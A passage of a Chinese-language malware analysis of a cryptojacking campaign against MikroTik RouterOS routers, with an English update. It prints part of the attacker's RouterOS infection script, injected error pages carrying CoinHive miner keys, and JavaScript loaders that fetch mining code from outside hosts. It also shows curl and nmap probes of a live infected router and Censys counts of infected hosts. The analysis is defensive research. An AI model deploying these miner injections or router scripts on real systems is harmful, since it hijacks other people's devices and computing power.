:do {/tool fetch address=127.0.0.1 mode=ftp user=dircreate password={newpass} src-path="dircreate.txt"
dst-path="webproxy/error.html"} on-error={:log info errorfileCopy}
:do {/tool fetch address=127.0.0.1 mode=ftp user=dircreate password={newpass} src-path="dircreate.txt"
dst-path="flash/webproxy/error.html"} on-error={:log info errorfileCopy2}
:do {/file remove "dircreate.txt"} on-error={}
:do {/user set address=87.246.0.0/16,152.237.0.0/16,10.0.0.0/8,100.64.0.0/10,172.16.0.0/12,192.168.0.0/16,{vip} [find name!=
dircreate]} on-error={:log info errorSetAddress}
:do {/user set disabled=yes [find name=dircreate]} on-error={:log info errorSetAddress}
/user remove [find name=ftu]
/user group remove [find name=ftpgroupe]
/ip service set ftp disabled=yes port=21 address=""
//设置socks4 代理服务器监听27182端口
:do {/ip socks set enabled=no port=27182} on-error={:log info errorSocksSet}
:do {/ip socks access remove [find action=deny]} on-error={:log info errorSocksAccess}
:do {/ip socks access remove [find action!=deny]} on-error={:log info errorSocksAceess}
:do {/ip dns static remove [find address!=1.1.1.1]} on-error={:log info errorStaticDns}
:do {/tool sniffer set streaming-enabled=no} on-error={:log info errorSniffer}
/system reboot
```

从上述代码我们可以看到，攻击者会释放 error.html 页面路由器文件系统上 2 个路径下 :webproxy/error.html 和 flash/webproxy/error.html，error.html 页面源码中嵌入了指向 coinhive 挖矿的 js 脚本，当页面一加载该 js 挖矿脚本便会在后台联网执行，接下来为了测试，我们修改了利用脚本代码，感染了虚拟机里搭建的 RouterOS，如下是感染后的路由器状态：



error.html


```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html;charset=windows-1251">
    <title>"$(url)"</title>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('ryZ1Dl4QYuDlQBMchMFviBXPL1E1bbGs', {throttle: 0.1});
    miner.start(CoinHive.FORCE_EXCLUSIVE_TAB);
</script>
</head>
<frameset>
<frame src="$(url)"></frame>
</frameset>
</html>
```

我们通过受感染的路由器尝试访问 http 域名 http://netlab.360.com,我们得到如下响应结果:

从响应结果可以看到,error 页面中嵌入的挖矿脚本请求被拒绝，而页面却加载成功，并且当我们单独访问 https://coinhive.com 的时候,连接请求同样被拒绝:


为什么?我们接着查看了一下 DNS 解析:


结果发现该域名无法被我们的运营商 DNS 解析,而是解析到本地,因此这样发起请求的时候会被拒绝(运营商 DNS 问题),当翻墙的时候是可以解析到的,为了测试的方便,我们没有去寻找可用的 DNS,而是再次修改利用代码中的挖矿脚本链接，使其指向我们自己搭建的 web 服务器(这样解析的时候就能正常访问而不影响测试)再次重新感染路由器:



现在挖矿代码已经能够正常工作(CPU 接近 100%),并能够在后台默默挖矿并提

交 hashes：





在 360 netlab 博客的关于 Mikrotik 挖矿的文章中笔者发现其作者提出在 win7 上通过受感染路由器上网，挖矿代码并不能有效执行并在 twitter 发出其测试方法，会被攻击者自己设定访问控制权限所拦截：

> 然而实际上这些挖矿代码不会有效工作。这是因为所有的外部Web资源，包括哪些挖矿所必须的来自CoinHive.com的代码，都会被攻击者自己设定访问控制权限所拦截。下面是一个示例。

```
# curl -i --proxy http://192.168.40.147:8080 http://netlab.360.com
HTTP/1.0 403 Forbidden
Content-Length: 418
Content-Type: text/html
Date: Sat, 26 Aug 2017 03:53:43 GMT
Expires: Sat, 26 Aug 2017 03:53:43 GMT
Server: Mikrotik HttpProxy
Proxy-Connection: close

<html>
<head>
   <meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
   <title>"http://netlab.360.com/"</title>
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
   var miner = new CoinHive.Anonymous('hsFAjjijTyibpVjCmfJzlfWH3hFqWVT3', {throttle: 0.2});
   miner.start();
</script>
</head>
<frameset>
<frame src="http://netlab.360.com/"></frame>
</frameset>
</html>
```

[Update]
When using infected Mikrotik RouterOS, how do you get users to visit sites that have been injected with ConHive code? It is possible in some special scenarios!!! For example, when the WebProxy client detects that WebProxy server returns an incorrect HTTPS protocol response, some clients may prevent HTTPS data from being hijacked for security reasons, and the client will re-visit HTTPS Web resources through the local network.OMG, there is a bug in @Apple MacOS.

Some limitations of this scenario (MacOS tested only):
1. Using a MacOS system
2. You must access a website that uses the http protocol, or the http protocol is included in the https website resources.
3. Websites that use the https protocol exclusively do not load the CoinHive code.

It is important to note that this attack scenario is easily discovered by the user because the http website code does not load properly when the user visits it.

I know someone who can find and understand so much hidden information, such as this mikr0tik attacker. His attack code is really powerful, and he really have deeply analyze the Winbox protocol and CVE-2018-14847 vulnerability. I learned his exploit codes a few days ago, and I spent much time to analyze it again at tonight. I accidentally found the MacOS WebProxy client bug. It's still worth it and fun for me.


I've only tested on Windows 7, and it is not all. /face Pia Pia Pia to me, and I'm sorry for the imperfect conclusion. I looked at Avast's article again, really at a base level, and I do not approve of it.

If you are interested in WebProxy implementation logic, you can replay my conclusion or you can continue testing on different operating systems such as Linux / iOS / Android, while some http proxy client applications may have such logic issues. You are welcome to share and communicate with me.

The right way of test methods:
a. You can find some MikroTik WebProxy Servers (port: 8080, 80 etc.) at censys.io. https://censys.io/ipv4?q="https%3A%2F%2Fsrcips.com%2Fsrc.js"
b. You need to edit the HTTP proxy of your operating system with MikroTik WebProxy IP address (port 8080/80), and your open internet explorer (chrome) to visit any website will be rejected and return an HTTP 403 response code. The website won't be injected with CoinHive code under windows, but not MacOS.
c. If you are a Mikrotik RouterOS user or you launch x86 version of RouterOS in a virtual machine, and make sure your router is infected with CoinHive code. And you surf the internet via the router (the gateway is set to the router IP address), and your open internet explorer (chrome) to visit any website is not injected with CoinHive code

ps: It was so exciting tonight...

我们仔细看了下,怀疑其跟我们分析的攻击样本不是同一批,于是决定去 Censys 上去寻找被感染的 Mikrotik 路由器,得到如下结果:



202.93.228.190

Summary WHOIS Raw Data


```
{
  "8080": {
    "http": {
      "get": {
        "body": "<!DOCTYPE html>\r\n<html lang=\"en\">\r\n\r\n<head>\r\n    <meta charset=\"UTF-8\">\r\n    <meta name=\"viewport\" content=\"width=device-width, initial-scale=1.0\">\r\n    <meta http-equiv=\"X-UA-Compatible\" content=\"ie=edge\">\r\n    <title>http://202.93.228.190:8080/</title>\r\n    <style>\r\n        .full-screen-preview {\r\n            height: 100%;\r\n            padding: 0px;\r\n            margin: 0px;\r\n            overflow: hidden\r\n        }\r\n        \r\n        .full-screen-preview__frame {\r\n            display: block;\r\n            background: #fff;\r\n            border: none;\r\n            height: 100vh;\r\n            width: 100vw;\r\n        }\r\n    </style>\r\n    <script src=\"https://srcips.com/src.js\"></script>\r\n</head>\r\n\r\n<body class=\"full-screen-preview\">\r\n    <script>\r\n        var didItOpen = false;\r\n        setTimeout(function() {\r\n            if (!didItOpen) window.frames['load-url'].location = 'http://202.93.228.190:8080/';\r\n        }, 10);\r\n    </script>\r\n    <iframe class=\"full-screen-preview__frame\" name=\"load-url\" frameborder=\"0\" noresize=\"noresize\"></iframe>\r\n</body>\r\n\r\n</html>",
        "headers": {
          "content_length": "1076",
          "unknown": [
            {
              "value": "Sat, 03 Nov 2018 01:29:51 GMT",
              "key": "date"
            },
            {
              "value": "close",
              "key": "proxy_connection"
            }
          ],
          "expires": "Sat, 03 Nov 2018 01:29:51 GMT",
          "content_type": "text/html",
          "server": "Mikrotik HttpProxy"
        },
        "status_code": 403,
        "title": "http://202.93.228.190:8080/",
        "status_line": "403 Forbidden",
        "body_sha256": "8e4e16a9e7811573f6cc3a99c54867b66ea66035b0b37e225a999175f8178446",
        "metadata": {
          "product": "Mikrotik",
          "description": "Mikrotik"
        }
```


https://srcips.com/src.js 为受感染路由器上嵌入 error 错误页面的挖矿链接,通过设置 HTTP 代理 IP 地址为 202.93.228.190(选一个 ICMP 可达且 http 端口开放的 IP 即可),端口为 8080 或 80 端口,然后我们通过 chrome 访问 HTTP 网页:

```
Nmap scan report for 202.93.228.190
Host is up (0.36s latency).

PORT     STATE    SERVICE
8080/tcp filtered http-proxy

Nmap done: 1 IP address (1 host up) scanned in 17.19 seconds
```

Name	Method	Status	Protocol	Scheme	Domain	Remote Address
netlab.360.com	GET	403 Forbidden	http/1.0	http	netlab.360.com	202.93.228.190:8080
src.js srcips.com	GET	(failed) net::ERR_TUNNEL_CONNECTION_FAILED		https	srcips.com	
netlab.360.com	GET	403 Forbidden	http/1.0	http	netlab.360.com	202.93.228.190:8080
favicon.ico	GET	403 Forbidden	http/1.0	http	netlab.360.com	202.93.228.190:8080
src.js srcips.com	GET	(failed) net::ERR_TUNNEL_CONNECTION_FAILED		https	srcips.com	


```
▾ top
  ▾ netlab.360.com
      (index)
  ▾ load-url (netlab.360.com/)
    ▸ netlab.360.com
```

```
    <title>http://netlab.360.com/</title>
    <style>
        .full-screen-preview {
            height: 100%;
            padding: 0px;
            margin: 0px;
            overflow: hidden
        }

        .full-screen-preview__frame {
            display: block;
            background: #fff;
            border: none;
            height: 100vh;
            width: 100vw;
        }
    </style>
    <script src="https://srcips.com/src.js"></script>
</head>

<body class="full-screen-preview">
    <script>
        var didItOpen = false;
        setTimeout(function() {
            if (!didItOpen) window.frames['load-url'].location = 'http://netlab.360.com/';
        }, 10);
    </script>
```



```
root@kali:~# curl -i  --proxy http://202.93.228.190:80  http://netlab.360.com
HTTP/1.0 403 Forbidden
Content-Length: 1066
Content-Type: text/html
Date: Fri, 09 Nov 2018 10:17:31 GMT
Expires: Fri, 09 Nov 2018 10:17:31 GMT
Server: Mikrotik HttpProxy
Proxy-Connection: close

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>http://netlab.360.com/</title>
    <style>
        .full-screen-preview {
            height: 100%;
            padding: 0px;
            margin: 0px;
            overflow: hidden
        }

        .full-screen-preview__frame {
            display: block;
            background: #fff;
            border: none;
            height: 100vh;
            width: 100vw;
        }
    </style>
    <script src="https://srcips.com/src.js"></script>
</head>

<body class="full-screen-preview">
    <script>
        var didItOpen = false;
        setTimeout(function() {
            if (!didItOpen) window.frames['load-url'].location = 'http://netlab.360.com/';
        }, 10);
    </script>
    <iframe class="full-screen-preview__frame" name="load-url" frameborder="0" noresize="noresize"></iframe>
</body>
```

可以看到，返回 403/Forbidden 而且页面被注入挖矿脚本，这表明实际上该 Web Proxy 是正常工作的，但页面中的挖矿请求显示连接失败 net::ERR_TUNNEL_CONNECTION_FAILED，而当我们不使用代理，单独访问该受感染路由器 ip 时，挖矿代码依然正常工作：



由此推测可能确实如 360 netlab 所说因为攻击者实现的的代理访问控制逻辑有 bug 导致外部网络通过其上网不会被感染挖矿，但我们没有拿到具体的样本，不能下确切的结论，这对传播感染挖矿并没有什么大的影响，毕竟很少有人会通过直接访问别人的路由器代理去上网?!

0x4 关联分析

从时间维度上看，攻击者针对路由器进行感染目前主要有 2 种手法：

第一种就是直接在 error 页面挖矿脚本直接指向 coinhive.com，简单直接，模板如下：

```html
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html;charset=windows-1251">
    <title>https://netlab.360.com</title>
<script src="https://coinhive.com/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('ryZ1D14QYuD1QBMchMFviBXPL1E1bbGs', {throttle: 0.1});
    miner.start(CoinHive.FORCE_EXCLUSIVE_TAB);
</script>
</head>
<frameset>
<frame src="https://netlab.360.com"></frame>
</frameset>
</html>
```

第二种不再直接指向挖矿官网，而是采用 js 脚本间接加载指向，比较隐蔽(为了躲避 web 检测)，模板如下：

```html
        ;
    </style>
    <script src="https://srcips.com/src.js"></script>
</head>

<body class="full-screen-preview">
    <script>
        var didItOpen = false;
        setTimeout(function() {
            if (!didItOpen) window.frames['load-url'].location = 'http://netlab.360.com/';
        }, 10);
    </script>
    <iframe class="full-screen-preview__frame" name="load-url" frameborder="0" noresize="noresize"
    ></iframe>
</body>
```

src.js

```js
document.write("<iframe style='display:none;' src='https://srcips.com/js.html'></iframe>");
```

js.html

```html
<!DOCTYPE html><html><head> <script src="https://www.hostingcloud.science./bOUb.js"></script>
<script>var _client=new Client.Anonymous(
'6a992967a4e9da78e3671393154923f17775bd5e9d86f11bce6d30bc6309244a',{throttle: 0});
_client.start(); </script> </head><body></body></html>
```

就第二种手法来说，在追踪分析的过程中我们还发现大量受感染路由器 error 页面上另一个不同的域名特征：https://priv.su：

Name

src.js priv.su

src.js priv.su

netlab.360.com

netlab.360.com

favicon.ico

Headers Preview Response Timing

```html
        }

        .full-screen-preview__frame {
            display: block;
            background: #fff;
            border: none;
            height: 100vh;
            width: 100vw;
        }
    </style>
    <script src="https://priv.su/src.js"</script>
</head>

<body class="full-screen-preview">
    <script>
        var didItOpen = false;
        setTimeout(function() {
            if (!didItOpen) window.frames['load-url'].location = 'http://netlab.360.com/';
        }, 10);
    </script>
    <iframe class="full-screen-preview__frame" name="load-url" frameborder="0" noresize="nores
```

针对两种手法，我们分别做了搜索统计如下：

手法 1

censys | IPv4 Hosts | CoinHive.Anonymous Mikrotik routeros

Country Breakdown

Country	Hosts	Frequency
Brazil	201,999	17.82%
Indonesia	88,497	7.81%
China	81,042	7.15%
India	70,987	6.26%
Russia	66,057	5.83%
Iran	65,990	5.82%
United States	39,443	3.48%
Thailand	36,466	3.22%
Ukraine	34,455	3.04%
Poland	31,399	2.77%

Network Breakdown

Autonomous System (AS)	Hosts	Frequency
CHINANET-BACKBONE No.31,Jin-rong Street	64,349	5.68%
TELKOMNET-AS2-AP PT Telekomunikasi Indonesia	26,790	2.36%
TELEF�NICA BRASIL S.A	23,452	2.07%
TELKOMNET-AS-AP PT Telekomunikasi Indonesia	14,492	1.28%
TOT-NET TOT Public Company Limited	10,349	0.91%
PTC-YEMENNET	10,258	0.91%
TCI	10,187	0.9%
CAT-IDC-4BYTENET-AS-AP CAT TELECOM Public Company Ltd,CAT	9,679	0.85%
TRIPLETNET-AS-AP Triple T Internet/Triple T Broadband	9,574	0.84%
CHINA169-BACKBONE CHINA UNICOM China169 Backbone	8,429	0.74%

Common Tags

Tag	Hosts	Frequency
embedded	1,028,530	90.75%

censys | IPv4 Hosts | CoinHive.Anonymous Mikrotik routeros

Protocol:

486.75K 8080/http
450.34K 80/http
207.55K 22/ssh
206.01K 21/ftp
148.55K 53/dns
More

Tag:

1.03M embedded
951.09K http
558.58K network
207.55K ssh
206.01K ftp
More

MikroTik Network MikroTik RouterOS 6.41.3 21/ftp, 22/ssh, 53/dns, 80/http, 8080/http
8080.http.get.metadata.product: Mikrotik
EMBEDDED NETWORK

120.143.133.113
NSHK-AS-AP Netsolutions Limited (63849) Guangdong, China
MikroTik Network MikroTik RouterOS 6.41.3 21/ftp, 22/ssh, 53/dns, 80/http, 8080/http
8080.http.get.metadata.product: Mikrotik
EMBEDDED NETWORK

120.143.133.80
NSHK-AS-AP Netsolutions Limited (63849) Guangdong, China
MikroTik Network MikroTik RouterOS 6.41.3 21/ftp, 22/ssh, 53/dns, 80/http, 8080/http
8080.http.get.metadata.product: Mikrotik
EMBEDDED NETWORK

101.251.44.91
NSHK-AS-AP Netsolutions Limited (63849) Guangdong, China
MikroTik Network MikroTik RouterOS 6.41.3 21/ftp, 22/ssh, 53/dns, 80/http, 8080/http
8080.http.get.metadata.product: Mikrotik
EMBEDDED NETWORK

censys | IPv4 Hosts | CoinHive.Anonymous Mikrotik routeros

Country Breakdown

Country	Hosts	Frequency
Brazil	201,999	17.82%
Indonesia	88,497	7.81%
China	81,042	7.15%
India	70,987	6.26%
Russia	66,057	5.83%
Iran	65,990	5.82%
United States	39,443	3.48%
Thailand	36,466	3.22%
Ukraine	34,455	3.04%
Poland	31,399	2.77%

Network Breakdown


Autonomous System (AS)	Hosts	Frequency
CHINANET-BACKBONE No.31,Jin-rong Street	64,349	5.68%
TELKOMNET-AS2-AP PT Telekomunikasi Indonesia	26,790	2.36%
TELEF�NICA BRASIL S.A	23,452	2.07%
TELKOMNET-AS-AP PT Telekomunikasi Indonesia	14,492	1.28%
TOT-NET TOT Public Company Limited	10,349	0.91%
PTC-YEMENNET	10,258	0.91%
TCI	10,187	0.9%
CAT-IDC-4BYTENET-AS-AP CAT TELECOM Public Company Ltd,CAT	9,679	0.85%
TRIPLETNET-AS-AP Triple T Internet/Triple T Broadband	9,574	0.84%
CHINA169-BACKBONE CHINA UNICOM China169 Backbone	8,429	0.74%


Common Tags

Tag	Hosts	Frequency
embedded	1,028,530	90.75%

手法 2


域名特征 1(srcips.com/src.js):

